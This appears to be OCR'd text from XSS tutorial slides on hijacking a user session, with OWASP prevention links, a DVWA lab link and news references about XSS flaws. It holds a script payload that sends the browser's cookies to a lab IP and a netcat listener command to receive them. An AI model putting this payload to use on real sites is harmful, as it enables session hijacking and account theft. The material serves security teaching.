
Hijacking the user session



<script>new Image().src="http://192.168.149.128/bogus.php?output="+document.cookie;</script>

Examples of XSS in code


Hijacking the user session



nc –lvp 80

Examples of XSS in code

Hijacking the user session



Resources

- OWASP Links
  - Guide to Cross-site Scripting - https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
  - XSS Prevention Cheat Sheet - https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
  - DOM based XSS Prevention Cheat Sheet - https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet
- DVWA Lab
  - Damn Vulnerable Web Application (DVWA) - http://www.dvwa.co.uk

References

- [1] https://www.cyberark.com/threat-research-blog/outlook-for-android-xss/
- [2] http://seclists.org/fulldisclosure/2015/Feb/0
- [3] http://techcrunch.com/2014/06/11/tweetdeck-fixes-xss-vulnerability/
- [4] http://threatpost.com/paypal-site-vulnerable-to-xss-attack
- [5] http://miki.it/blog/2013/7/30/xss-in-google-finance/
- [6] http://nakedsecurity.sophos.com/2012/02/28/verisign-xss-holes/
- [7] http://www.scmagazine.com/mcafee-working-to-fix-xss-information-disclosure-flaws/article/199505/
- [8] http://news.softpedia.com/news/XSS-Weakness-Found-on-Visa-USA-Website-157115.shtml
- [9] http://ma.la/jquery_xss/
- [10] http://en.wikipedia.org/wiki/List_of_XML_and_HTML_character_entity_references